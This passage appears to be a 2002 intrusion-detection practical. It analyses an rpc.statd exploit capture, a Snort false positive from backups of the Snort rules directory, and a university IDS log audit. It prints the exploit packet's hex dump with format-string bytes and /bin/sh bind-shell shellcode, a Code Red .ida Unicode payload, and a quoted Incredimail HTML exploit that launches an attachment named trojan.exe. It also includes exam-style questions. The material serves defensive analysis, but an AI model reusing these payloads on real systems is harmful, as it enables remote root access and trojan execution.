0x0040  0000 0009 6c6f 6361 6c68 6f73 7400 0000      ....localhost...
0x0050  0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0060  0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf      ................
0x0070  19f7 ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf      ................
0x0080  1bf7 ffbf 1bf7 ffbf 2538 7825 3878 2538      ........%8x%8x%8
0x0090  7825 3878 2538 7825 3878 2538 7825 3878      x%8x%8x%8x%8x%8x
0x00a0  2538 7825 3233 3678 256e 2531 3337 7825      %8x%236x%n%137x%
0x00b0  6e25 3130 7825 6e25 3139 3278 256e 9090      n%10x%n%192x%n..
0x00c0  9090 9090 9090 9090 9090 9090 9090 9090      ................
<<<<Cut out a bunch of 9090's>>>>>>>>>>>>>>>>>>
0x03c0  9090 9090 9090 9090 9090 31c0 eb7c 5989      ..........1..|Y.
0x03d0  4110 8941 08fe c089 4104 89c3 fec0 8901      A..A....A.......
0x03e0  b066 cd80 b302 8959 0cc6 410e 99c6 4108      .f.....Y..A...A.
0x03f0  1089 4904 8041 040c 8801 b066 cd80 b304      ..I..A.....f....
0x0400  b066 cd80 b305 30c0 8841 04b0 66cd 8089      .f....0..A..f...
0x0410  ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe      ...1..?.....?...
0x0420  c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73      ..?..../bin.F./s
0x0430  6841 30c0 8846 0789 760c 8d56 108d 4e0c      hA0..F..v..V..N.
0x0440  89f3 b00b cd80 b001 cd80 e87f ffff ff00.....................
```

The attack comes from a seemingly random udp port, however the payload of the packet is identical to that we found in the wild. It is safe to say that the original attack was generated by the Ron1n statdx exploit, using the default buffer settings for Redhat 6.2.

After the buffer overflow, we see our attacking computer trying to connect to port 39168 on the victim computer.

```
16:10:30.439754 192.168.1.101.1050 > 192.168.1.102.39168: S 2094736455:2094736455(0) win
5840 <mss 1460,sackOK,timestamp 960919 0,nop,wscale 0> (DF)
0x0000  4500 003c 8dd0 4000 4006 28d0 c0a8 0165      E..<..@.@.(....e
```

```
0x0010  c0a8 0166 041a 9900 7cdb 2447 0000 0000      ...f....|.$G....
0x0020  a002 16d0 c538 0000 0204 05b4 0402 080a      .....8..........
0x0030  000e a997 0000 0000 0103 0300                ............

16:10:30.439851 192.168.1.102.39168 > 192.168.1.101.1050: R 0:0(0) ack 2094736456 win 0
(DF)
0x0000  4500 0028 0000 4000 ff06 f7b3 c0a8 0166      E..(..@........f
0x0010  c0a8 0165 9900 041a 0000 0000 7cdb 2448      ...e........|.$H
0x0020  5014 0000 ed76 0000                          P....v..
```

E] Attack Mechanism:

Is it a stimulus or response: Stimulus.
Affected Service: rpc.statd
Know Vulnerabilities/Exposures: None, this machine is fully patched. This particular exploit was most effective against Red hat 6.2 and earlier.
Attack Intent: Malicious. This attack attempts to gain root shell on the victim's computer.
Details: The first thing that happened in this attack was a port 111 probe to get the port information for the status service. Next, the attacker sent a large udp packet in an attempt to overflow the rpc.statd buffer. At the end of the packet was the characteristic /bin/sh command. After the overflow, the attacker attempts to connect to new shell, presumably on the default port of 31698.

F] Correlations:

The portmap request is documented at <http://www.whitehats.com/info/IDS15>
The RPC-STATDX-Exploit is documented at
<http://www.whitehats.com/info/IDS442>
and <http://www.cert.org/advisories/CA-1997-26.html>
The rpc.statd exploit used here was written by Ron1n. The source code can be found at:
<http://downloads.securityfocus.com/vulnerabilities/exploits/statdx.c>

G] Evidence of Active Targeting:

Definitely active targeting. The attacker first scanned for, then attacked the statd service.

H] Severity :

The following formula calculates the severity of the attack. The metrics are assigned on a five-point scale, with 5 being the highest and 1 being the lowest.

Severity = (Criticality + Lethality)-(System Countermeasures + Network Countermeasures)

Criticality	= 1 (Targeting a "throw away" personal computer)
Lethality	= 5 (Attempted to open a shell with root privileges)
System Countermeasures	= 3 (System patched, but rpc services were exposed to the internet)
Network countermeasures	= 1 (IDS caught this, but there was no internet filtering or firewall in place).
Severity = (1+5)-(3+1)	= 2

I] Defense Recommendations:

1] Disable rpc.statd if not using nfs, by removing the startup script in the /etc/rc* or /etc/rc*.d directory
2] Block Internet access to port 111
3] Install latest patches from vendor
4] Set firewall to drop any further packets from 203.236.52.0-203.236.63.255

J] Multiple Choice Question:

Rpc.statd:

a] Is not needed in an NFS environment.
b] Returns the status of the rpc daemon when queried.
c] Works in conjunction with the file locking daemon.
d] Generates fragmented udp flags.

Ans c]

References

IDS “Portmap-request-status”. WhiteHats Inc. 15 Dec. 2002

<http://www.whitehats.com/info/IDS15>

IDS “RPC-Statdx-Exploit”. WhiteHats Inc. 15 Dec. 2002

<http://www.whitehats.com/info/IDS442>

CERT Advisory CA-1997-26 Buffer Overrun Vulnerability in statd(1M) Program.

5 Dec. 1997 Carnegie Mellon University. 15 Dec. 2002

<http://www.cert.org/advisories/CA-1997-26.html>

Detect #3: id check returned root

[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
12/17-23:56:03. 078109 MY.NET.47.55:13782 -> MY.NET.47.116:667
TCP TTL:64 TOS:0x0 ID:21746 IpLen:20 DgmLen:1500 DF
A* Seq: 0x6621827B Ack: 0xEC5F5161 Win: 0x60F4 TcpLen: 20

[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
12/17-23:56:09.037741 MY.NET.47.55:13782 -> MY.NET.47.116:667
TCP TTL:64 TOS:0x0 ID:34580 IpLen:20 DgmLen:1500 DF
AP Seq: 0x67250793 Ack: 0xEC5F5161 Win: 0x60F4 TcpLen: 20

A] Source of Trace:

These traces originated on an internal network at my place of employment.

B] Detects Generated by:

Snort 1.9.0 with the stable rule set, running on Solaris 8 (UltraSparc). The command snort -dv -r $filename -c snort.conf was run on a log file generated on 12/17/02.

The rule set that generated the alerts is:

```
alert ip any any -> any any (msg:"ATTACK RESPONSES id check returned
root"; content: "uid=0(root)"; classtype:bad-unknown; sid:498; rev:3;)
```

```
Snort issued the alert because of the following:

   1.  The traffic contained the string "uid=0(root)"
```

C] Probability the source address was spoofed:

Low, an active tcp session was established, and both computers are Solaris fileservers on my internal network. The machines are constantly watched by monitoring software, and I am paged if there is any interruption of service. Further, Solaris 2.8 writes a log file with the mac address of any machine that try's to impersonate its ip number. There was no such log.

D] Description of the attack:

Quite often following a root exploit on a UNIX computer, a hacker will type the command "id" to check his/her userid. If the command returns uid=0(root), the hacker knows the attack was successful and probably has a root shell. (Green 1).

E] Attack Mechanism:

Stimulus or response: Response. MY.NET.74.55, which is a fileserver, is sending information to another computer on my network, called MY.NET.47.116 (another file server).
Affected Service: Veritas Netbackup daemon
Known Vulnerabilities: None. Both machines are patched and hardened. Netbackup also has the latest patches.
Attack Intent: Normal Event

Details:
Examining the packet below with tcpdump –X option clearly shows the uid=0 that the signature was looking for, however it also shows a few other snort warnings. Why are all these snort messages passing between the file servers?

Looking at the source port we see bpcd, which is a daemon associated with Veritas Netbackup. Further investigation revealed that nightly backups were running during the time of the "attack". This trace is showing a backup of the Snort rules directory!

```
23:56:01.330890 MY.NET.bpcd > MY.NET.667: . 1709120139:1709121599(1460) ack
3965669729 win 24820 (DF)
0x0000  4500 05dc 4932 4000 4006 472a a30a 2f37      E...I2@.@.G*../7
0x0010  a30a 2f74 35d6 029b 65df 1a8b ec5f 5161      ../t5...e...._Qa
0x0020  5010 60f4 e6df 0000 5454 505f 504f 5254      P.`.....TTP_PORT
0x0030  5320 2d3e 2024 4558 5445 524e 414c 5f4e      S.->.$EXTERNAL_N
0x0040  4554 2061 6e79 2028 6d73 673a 2241 5454      ET.any.(msg:"ATT
0x0050  4143 4b20 5245 5350 4f4e 5345 5320 3430      ACK.RESPONSES.40
0x0060  3320 466f 7262 6964 6465 6e22 3b20 666c      3.Forbidden";.fl
0x0070  6f77 3a66 726f 6d5f 7365 7276 6572 2c65      ow:from_server,e
0x0080  7374 6162 6c69 7368 6564 3b20 636f 6e74      stablished;.cont
0x0090  656e 743a 2248 5454 502f 312e 3120 3430      ent:"HTTP/1.1.40
0x00a0  3322 3b20 6465 7074 683a 3132 3b20 636c      3";.depth:12;.cl
0x00b0  6173 7374 7970 653a 6174 7465 6d70 7465      asstype:attempte
0x00c0  642d 7265 636f 6e3b 2073 6964 3a31 3230      d-recon;.sid:120
0x00d0  313b 2072 6576 3a36 3b29 0a61 6c65 7274      1;.rev:6;).alert
0x00e0  2069 7020 616e 7920 616e 7920 2d3e 2061      .ip.any.any.->.a
0x00f0  6e79 2061 6e79 2028 6d73 673a 2241 5454      ny.any.(msg:"ATT
0x0100  4143 4b20 5245 5350 4f4e 5345 5320 6964      ACK.RESPONSES.id
0x0110  2063 6865 636b 2072 6574 7572 6e65 6420      .check.returned.
0x0120  726f 6f74 223b 2063 6f6e 7465 6e74 3a20      root";.content:.
0x0130  2275 6964 3d30 2872 6f6f 7429 223b 2063      "uid=0(root)";.c
```

F] Correlations:

I could not find any actual exploits that were discovered as a result of this alert, only false alarms. Soren Macbeth found a false alarm was triggered by downloading the Redhat Enigma documents ISO compact disk image <http://www.geocrawler.com/archives/3/6752/2001/10/0/6923743/>

Further discussion of a false alarm associated with this rule comes from Erik Fichtner, who notes that the rule is triggered by talking about the rule in an email that passes through an IDS.
<http://groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-8&threadm=9vk9nq%24apr%241%40FreeBSD.csie.NCTU.edu.tw&rnum=5&prev=/groups%3Fq%3D%2522id%2Bcheck%2Breturned%2Broot%2522%26hl%3Den%26lr%3D%26ie%3DUTF-8%26oe%3DUTF-8%26selm%3D9vk9nq%2524apr%25241%2540FreeBSD.csie.NCTU.edu.tw%26rnum%3D5>

G] Evidence of Active Targeting:

The "attack" was definitely directed at a specific host, but it was a false alarm.

H] Severity:

Severity is determined by applying the following formula (Criticality + Lethality)-(System Countermeasures + Network Countermeasures)

Criticality	= 5	(Both machines are file servers)
Lethality	= 0	(This was simply a backup)
System Countermeasures	= 5	(Both machines patched and hardened. Both running snort IDS)
Network countermeasures	= 5	(IDS triggered an alert, machines on same subnet).
Severity (5+0)-(5+5	= -5	False alarm, trivial event.

I] Defensive Recommendation:
This was a false positive. To prevent further alarms, one could exclude the Snort rules directory from backups. A better option would be to turn on the encryption feature in Veritas, so that no backups are passed over the network in clear text.

J] Multiple Choice Question. Choose the best answer.
The message "id check returned root" in the Snort rule:

```
alert ip any any -> any any (msg:"ATTACK RESPONSES id check returned root"; content:
"uid=0(root)"; classtype:bad-unknown; sid:498; rev:3;)
```

a. Means that Snort found someone with root permission logged into the system.
b. Means that Snort found someone launching an attack against the computer had root privileges.
c. Means that Snort found a user named root logged into the system.
d. Means that Snort found someone typed the 'id' command and it returned uid=0.

Answer: D. The rule means that Snort found the literal string "uid=0(root)" in a packet, like you one would expect if someone with root privileges typed the 'id' command.

References

Macbeth, Soren. “Reply to email” 15 Dec. 2002

< http://www.geocrawler.com/archives/3/6752/2001/10/0/6923743>

Fitchner, Erik. "Response to Question" Submitted to mail.unix.snort mail list. 15 Dec. 2002 <http://groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-8&threadm=anvruh%2466j%241%40FreeBSD.csie.NCTU.edu.tw&rnum=1&prev=/groups%3Fq%3Did%2Bcheck%2Breturned%2Broot%26hl%3Den%26lr%3D%26ie%3DUTF-8%26oe%3DUTF-8%26selm%3Danvruh%252466j%25241%2540FreeBSD.csie.NCTU.edu.tw%26rnum%3D1>

Assignment #3: Analyze This

Executive Summary:

A security audit has been performed for a University using 5 consecutive days of alert, Out of Spec and Port Scan files gathered from http://www.incidents.org/logs. The files analyzed are shown below, and date from 12/10/2002 – 12/14/2002.

Files Analyzed

Alert	OOS	Scans
alert.021210	OOS_Report_2002_12_10_24778	scans.121210
alert.021211	OOS_Report_2002_12_11_12525	scans.121211
alert.021212	OOS_Report_2002_12_12_8953	scans.121212
alert.021213	OOS_Report_2002_12_13_19082	scans.121213
alert.021214	OOS_Report_2002_12_14_28570	scans.121214

Out of the tens of thousands of alerts, it was found that the University has serious problem with False positives, coming mainly from the ssp_http_decode preprocessor. This needs to be fixed as soon as possible to make the more serious events easier to spot. One way to do this would be to modify the IDS to ignore outbound web traffic. After these false positives are addressed, it would be useful to have our IDS dumping at least part of the packets whenever an alert is triggered, to aid in further analysis.

It was also found that Peer to Peer file sharing programs like Kazaa, GNUTella and IRC (XDCC) were very active. We do not know if this traffic was hostile. The University should educate all users of the danger of running these types of programs. Among the most troubling things found was a possible trojan listed in the Red Worm section below, and possible Queso fingerprinting/scanning as well as tftp connections from an apparently external network to five IP addresses on the internal network. There was also evidence that Null scanning had occurred.

All log files initially had MY.NET for the first two octets of the IP number, however to aid in analysis, the numbers 10.10 were substituted for all occurrences of MY.NET.

Top Talkers. The most active source IP's are ranked below. The order is determined by a count of the number of alerts, OOS, or port scans for each source ip. A rank of 1 means that the source ip had the highest tally in it's category. In the case of a tie, and there were several in the scans category, IP's are listed in numerical order.

Rank	Alerts	OOS	Scans
1	159.226.221.127	202.156.128.218	208.190.208.241
2	10.10.106.108	10.10.70.183	66.156.209.248
3	10.10.111.230	10.10.53.10	65.60.155.113

4	10.10.111.219	194.106.96.8	80.130.158.177
5	10.10.111.231	10.10.53.84	192.193.195.132
6	10.10.111.232	63.98.19.244	24.95.208.32
7	10.10.111.235	216.218.255.233	65.68.77.249
8	212.179.107.228	198.172.110.220	65.168.91.95
9	129.22.41.242	66.140.25.157	207.225.66.182
10	10.10.88.228	211.157.101.233	65.100.212.216

Detects ordered by source frequency. All sources with 2500 or more alerts.

Alert: **Watchlist 000222 NET-NCFC**
# of Alerts: 14719
Source: 159.226.221.127
Destinations: Two
Threat: Medium – The two computers in question should be examined to Make sure that no Trojans or viruses are present.
Description: This IP triggered the most alerts, however it is unknown if the traffic is hostile. The Alert logs, showed the connections were made to port 1214 and 2320 on the two destination computers. The 1214 port is associated with Kazaa file sharing. Here are some excerpts from the alerts files showing the two earliest and latest connections:

```
12/10-19:01:14.235417  [**] Watchlist 000222 NET-NCFC [**]
159.226.221.127:65276 -> 10.10.113.4:1214
12/10-19:01:45.297472  [**] Watchlist 000222 NET-NCFC [**]
159.226.221.127:64471 -> 10.10.113.4:1214
12/13-21:08:21.005313  [**] Watchlist 000222 NET-NCFC [**]
159.226.221.127:64980 -> 10.10.153.178:2320
12/13-21:08:23.962612  [**] Watchlist 000222 NET-NCFC [**]
159.226.221.127:64980 -> 10.10.153.178:2320
```

A whois lookup shows that the ip of the external computer belongs to:

OrgName: The Computer Network Center Chinese Academy of Sciences
OrgID: CNCCAS
NetRange: 159.226.0.0 - 159.226.255.255

Kazaa file sharing is not without risk. A couple of security problems have been found. The most serious has to do with the way Kazaa handles advertisements. To explain the problem we first have to introduce Internet Explorer “security zones”.

There are 4 security zones that handle the permissions that web sites have on your Windows computer.
Internet – default security level is medium, which means you get a prompt before downloading potentially unsafe content.

Local Intranet – default security level is medium-low, which means, "most content will be run without prompts"
Trusted Sites – default security level is low, meaning "all active content can run".
Restricted Sites – default security level is high, which basically disables all Active X and Java.

Kazaa runs its advertisements in the Local Intranet zone. This opens the possibility for advertisements to run commands on the client system. According to bugtraq id 6543, it also makes it possible to read the contents of system files. The solution for this problem is to remove write permissions on the %windir%\AdCache directory.

Kazaa is also an ideal transmission medium for a number of worms and viruses. One example is a worm called Benjamin, which when opened by an unsuspecting user, creates a shared directory that it copies itself into under a variety of desirable names. The names often have something to do with pirated software, songs or movies. Other Kazaa users will then have the opportunity to download the renamed worm and execute it their own systems.
A similar worm called Kwbot, spreads the same way as Benjamin, but has the added feature of providing a backdoor Trojan and its own IRC client. After infection, the victim's computer connects to an irc channel coded into the worm, then listens for commands. Hackers can then do many malicious things such as a denial of service on a target of their choosing, download and execute files, and update the installed trojan.

The 2 computers should be examined to make sure anti-virus software is installed and updated. All Kazaa users should be educated on the dangers of using the service.

Correlations: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc
http://www.giac.org/practical/Ben_Thomas_GCIA.doc
Matt Loney http://zdnet.com.com/2100-1105-917712.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.kwbot.b.worm.html#technicaldetails

Alert: **spp_http_decode: IIS Unicode attack detected**
# of Alerts: 4123
Source: 10.10.106.108
Destinations: 15

Threat: Low
Description: This machine is on our network and these alerts are from outbound traffic. The main reason we even look for Unicode can be attributed to the large number of recent attacks against Microsoft Internet Information web servers. The culprit is very often the Code Red virus or some variant. The attack works via a buffer overflow with the payload looking something like shown below:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
N
NNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6
858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00
%u531
b%u53ff%u0078%u0000%u00=a
```

We can see that there is a great deal of unicode in the packet capture above, and something like this would certainly trip an alert. After the worm infects a host it begins sending out packets to random IP's attempting to replicate itself. However there are also legitimate uses for Unicode, and this rule is known to produce a lot of false alarms, particularly when people are browsing Asian web sites (Korea, China etc.). Determining if the traffic is hostile can be difficult-to-impossible without examining the packets.
In this case, it looks like the alerts were false positives, the result of normal web browsing.
I checked the IP's listed in the alert file and found they belonged to Korean websites.

211.233.32.11 - 40	http://www.kbs.co.kr/	Korean Broadcasting Service
210.219.197.27	http://210.219.197.27	Korean language Challenger Webzine

Correlations: Erik Hacker http://online.securityfocus.com/infocus/1232
Anonymous http://online.securityfocus.com/bid/1806/info/
<http://groups.google.com/groups?q=unicode+false+positive&start=60&hl=en&lr=&ie=UTF-8&selm=99e215%242eg5%241%40FreeBSD.csie.NCTU.edu.tw&rnum=63>
Default TTL http://secfr.nerim.net/docs/fingerprint/en/ttl_default.html

Alert: External UDP connection to internal TFTP server
# of Alerts: 12911 – 5 ips, with ~3200 alerts each.
Source: 10.10.111.219, 10.10.111.230-232, 10.10.111.235
Destinations: 192.168.0.253
Threat: Serious

Description: This set of detects is strange for a number of reasons. First, the tftp traffic is going to an ip (192.168.0.253) that is often not routed. According to RFC 1918, the following three blocks of ips are available for private intranets:

10.0.0.0 - 10.255.255.255 (10/8 prefix)
172.16.0.0 - 172.31.255.255 (172.16/12 prefix)
192.168.0.0 - 192.168.255.255 (192.168/16 prefix)

Apparently, our network policy allows for the routing of IP's in the private range. Secondly, all 5 ips have roughly the same number of alerts, ~3200.
Third, the initial packet of each exchange starts on port 2285 at the same time, then goes through the same progression of ports on all 5 ips, ending 5 days later at the same time and on the same port of 9642. In other words, it looks as though all 5 ips were synchronized, and sending to the same ports on 192.168.0.253 for the entire 5-day period.

The start:

12/10-00:03:11.445351 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.231:69 -> 192.168.0.253:2285
12/10-00:03:11.446286 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.235:69 -> 192.168.0.253:2285
12/10-00:03:11.446417 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.232:69 -> 192.168.0.253:2285
12/10-00:03:11.446532 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.219:69 -> 192.168.0.253:2285
12/10-00:03:11.447307 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.230:69 -> 192.168.0.253:2285

The End:

12/14-23:32:44.582126 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.231:69 -> 192.168.0.253:9642
12/14-23:32:44.584006 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.235:69 -> 192.168.0.253:9642
12/14-23:32:44.584198 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.232:69 -> 192.168.0.253:9642
12/14-23:32:44.585149 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.230:69 -> 192.168.0.253:9642
12/14-23:32:44.586973 [**] TFTP - External UDP connection to internal tftp server [**]
10.10.111.219:69 -> 192.168.0.253:9642

This is difficult to explain. One scenario might be that the 5 ips are part of a cluster, and that 192.168.0.253 is downloading lots of files. Another possibility is that someone has installed a file-sharing program that operates on the tftp port.

Correlations: http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html

Alert: **Watchlist 000220 IL-ISDNNET-990517**
# of Alerts: 3068
Source: 212.179.107.228
Destinations: 4
Threat: Low – but need to ensure version of Incredimail is not vulnerable to the GreyMagic vulnerability.

Description: 212.179.107.228 connects from port 80 to 4 ports on 4 different machines over a period of about an hour. The ports are 1412, 4243, 2111, and 4242.

A quick check of the ip 212.179.107.228 with a web browser returns w5.incredimail.com. Incredimail makes an email client that makes it easy for users to customize their emails by adding animation, 3D effects, sounds and backgrounds. You can either purchase the Incredimail client, or you can use it for free. The catch is that the free version will display ads in the upper right corner of the screen.

Here is an excerpt from the alerts file. We can see the Incredimail site is communicating with our client over port 80.

12/11-13:06:35.219565 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.107.228:80 -> 10.10.90.209:1412

Just to check, I installed Incredimail at home and captured the network traffic when I invoked the program. I found that the advertisements did not start appearing until a few days after installation. Below, you can see the Incredimail website, 212.179.107.226 talking to my home computer shortly after starting the program.

21:07:45.073487 212.179.107.226.80 > 24.153.218.66.3103: S 2245673013:2245673013(0) ack 2409939313 win 16536 <mss 1460,nop,nop,sackOK> (DF)

I think that the alerts we are seeing are probably the result of the banner adds being displayed by the email clients.
This is not really a threat, however vulnerabilities have been found in an older version of Incredimail, that makes it possible to gain remote access. We should therefore ensure the version of Incredimail in use is not vulnerable. The exploit, nicknamed GreyMagic, takes advantage of the fact that Incredimail saves attachments to a known directory: (C:\Program Files\IncrediMail\Data\Identities\{42D00B20-479C-11d4-9706-00105A40931C}\Message Store\Attachments). This makes it possible to send an html email containing a trojan attachment, then execute the trojan. Below is an example from the Security Focus website that can do just that:

```
<span datasrc="#oExec" datafld="exploit" dataformatas="html"></span>
<xml id="oExec">
   <security>
      <exploit>
         <![CDATA[
         <object id="oFile" classid="clsid:11111111-1111-1111-1111-111111111111" codebase="C:/Program
Files/IncrediMail/Data/Identities/{42D00B20-479C-11d4-9706-00105A40931C}/Message
Store/Attachments/trojan.exe"></object>
         ]]>
```

```
    </exploit>
  </security>
</xml>
```

Correlations: Innosys http://www.innosys.com/gatprod.spml
VRML Site Magazine
http://www.vrmlsite.com/apr97/a.cgi/spot2.html
Incredimail exploit http://online.securityfocus.com/archive/1/262262

Alert: High port 65535 tcp - possible Red Worm - traffic
# of Alerts: 2861
Source: 129.22.41.242
Destinations: 10.10.91.252
Threat: Critical – needs immediate investigation.
Description: This event starts with a UDP connection to 10.10.91.252:1237 then two hours of tcp traffic to port 4643 follow. Port 1237 is assigned to tdos. Tdos is a operating system for the Coleco ADAM, but there a number of emulators that run on wintel computers, such as the one found here: http://www.komkon.org/~dekogel/files/coleco/adamem.txt. However, it seems unlikely that anyone would want to run tdos these days. Why port 1237, who would look on that port? Some people apparently do because here is an nmap scan directed at port 1237.

12/12-03:16:37.319063 [**] NMAP TCP ping! [**] 67.36.84.5:80 -> 10.10.91.252:1237

Still not much to worry about, but the brief udp traffic that precedes the tcp traffic could be activating a trojan, that would then listen on port 4643.

12/12-13:35:13.685596 [**] High port 65535 udp - possible Red Worm - traffic [**]
129.22.41.242:65535 -> 10.10.91.252:1237

After much talking over tcp:4643 a final udp packet is sent:

12/12-19:31:37.457492 [**] High port 65535 udp - possible Red Worm - traffic [**]
129.22.41.242:65535 -> 10.10.91.252:1237

It is possible that this last packet puts the trojan back to sleep.
This machine needs to be investigated further, to find out exactly what is listening on port 1237.

There is even more troubling information concerning this machine in the scan logs. 10.10.91.252 is almost continuously scanning UDP ports on 29711 different IP addresses. An average of 4 UDP ports were scanned on the different IP's. The total number of UDP ports scanned during the time period 12/10 – 12/13 was 126554. The scan was a little odd in that it was not looking for any particular udp port, rather the ports ranged from 7 to 65407. Similarly, the

scans did not focus on any particular ip but ranged from 4.19.127.120 to 220.85.129.12. The ports and ips did not increment in a particular manner, but seemed to skip all over the range listed above. As a side note, there was no listing of 129.22.41.242 or 67.36.84.5 in the scan logs.

Correlations: None found on Google search engine.

Alert: **spp_http_decode: IIS Unicode attack detected**
# of Alerts: 2705
Source: 10.10.88.228
Destinations: 33
Threat: Low
Description: Looks like another false positive triggered by browsing Korean web sites. However this machine is slightly more interesting because of what happens after the web browsing.

First, here are some of the IP's that triggered the Unicode alert. All below belong to Daum Communications.

211.233.29.208	
211.233.78.74	
211.233.79.202	Daum Communications – email/webmail login
211.233.29.208.1	Daum Communications

Next, here is the start of the port scanning activity about 20 minutes after a visit to Vivisimo, a document clustering company's website.

12/10-06:09:06.019876 [**] spp_http_decode: IIS Unicode attack detected [**] 10.10.88.228:2787 -> 61.251.167.161:80
12/10-06:31:08.484066 [**] spp_portscan: PORTSCAN DETECTED from 10.10.88.228 (THRESHOLD 12 connections exceeded in 3 seconds) [**]

Here is the end of the port scanning on 12/10/2002, approximately 30 minutes after it began.

12/10-06:57:01.592859 [**] spp_portscan: End of portscan from 10.10.88.228: TOTAL time(22s) hosts(4088) TCP(0) UDP(4099) [**]

It looks like the portscan is looking for a particular port, because of the number of UDP ports closely matches the number of hosts scanned. Perhaps the user is using some sort of Peer-to-Peer file sharing program. So far nothing to be real concerned about, but it would be prudent to examine this machine further.

Correlations: Erik Hacker http://online.securityfocus.com/infocus/1232
Anonymous http://online.securityfocus.com/bid/1806/info/

Alert: **spp_http_decode: IIS Unicode attack detected**
# of Alerts: 2601
Source: 10.10.53.50
Destinations: 43
Threat: Low
Description: Another computer browsing Daum websites in Korea. Most of the ips involved are in the 211.233.x.x subnets. Because this is the third detect of this type, we probably should go into a little more detail of why the alerts are being triggered. Snort has an http_decode preprocessor that can "normalize" traffic, meaning that it can take unicode and convert it to its ASCII equivalent. This can then be evaluated to see if someone is trying to slip a directory traversal or some other attack by the ids.
The problem is that a lot of Asian web sites make heavy of use unicode in their URI's. Unicode is also found in other places like in cookies or sometimes even scripts.
One solution is to disable the alerts altogether by modifying a line in snort.conf like this:
preprocessor http_decode: 80 -unicode –cginull

However you might miss a real event.
A better method is to just disable the events for outgoing traffic.
```
snort -d -A fast -c snort.conf not (src net xxx.xxx and dst port 80)
```

Correlations: Erik Hacker http://online.securityfocus.com/infocus/1232
Anonymous http://online.securityfocus.com/bid/1806/info/
Brent Erickson http://marc.theaimsgroup.com/?l=snort-users&m=99759034628555&w=2

TOP OOS Alerts:

Out of Specification files (OOS), are packets that have strange or invalid combinations of flags set. OOS detects can be signs of:

1. Packet crafting, for port scanning or Operating System fingerprinting.
2. Packet corruption – packets are damaged in transit. (Beardsley p 53).
3. Explicit Congestion Notification (ECN)- A standard spelled out in RFC 2481 that can "cut down on network congestion and routers dropping

packets" (Miller p 1). It does this by using two bits in the tcp header and two in the IP header. It is the previously unused two bits in the tcp header that can cause problems for Intrusion detection. This is because some tools such as Queso and Hping can set the two bits in the tcp header. This used to be a sign of a crafted packet. Because ECN is fairly new, IDS analysts may mistake a ECN packet as an attack.

OOS – Two reserved & Syn flag set.
# of Alerts: 927
Source: 202.156.128.218
Destinations: 10.10.117.10
Threat: Low
Description: This ip was responsible for the majority of OOS packets. The traffic appears in spurts and goes to a number of seemingly random ports. Beginning on 12/12 packets were sent for 15 minutes then stopped, and resumed 6 hours later, lasting for approximately 5 hours. On 12/13 we see more traffic lasting about 15 minutes. So what's going on here? OS detection with Queso or Hping seems unlikely because of the large number of packets and the number of destination ports involved. OS detection shouldn't take so long. This looks more like a port scan. The destination port numbers are very high, and we don't see any of the more familiar ports like telnet, rsh, etc., being scanned, but we do see many different destination ports. Interestingly, the scans start on destination port 21 both days then jump to a high port number.

The Start:

```
12/12-10:04:24.102820 202.156.128.218:55552 -> 10.10.117.10:21
TCP TTL:43 TOS:0x0 ID:48632 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x27418083  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (6) => MSS: 1460 NOP NOP TS: 73874811 0 NOP WS: 0
--
12/12-10:04:26.198411 202.156.128.218:55553 -> 10.10.117.10:40360
TCP TTL:43 TOS:0x0 ID:25340 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x27D85CB6  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 73875018 0 NOP WS: 0

12/12-10:19:41.640329 202.156.128.218:56324 -> 10.10.117.10:32478
TCP TTL:43 TOS:0x0 ID:34131 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x613326A4  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 73966583 0 NOP WS: 0
```

The traffic stops here, then restarts 6 hours later.

```
12/12-16:39:18.838919 202.156.128.218:39836 -> 10.10.91.243:45000
TCP TTL:43 TOS:0x0 ID:14816 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xFAB55F07  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 76244711 0 NOP WS: 0
```

The End:

```
12/12-21:14:54.287279 202.156.128.218:48065 -> 10.10.91.243:45000
TCP TTL:43 TOS:0x0 ID:22982 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xAC4C670  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 77898552 0 NOP WS: 0
--
```

OOS- OS fingerprinting

# of Alerts: 542
Source: 10.10.70.183
Destinations: 10.10.1.4
Threat: Medium
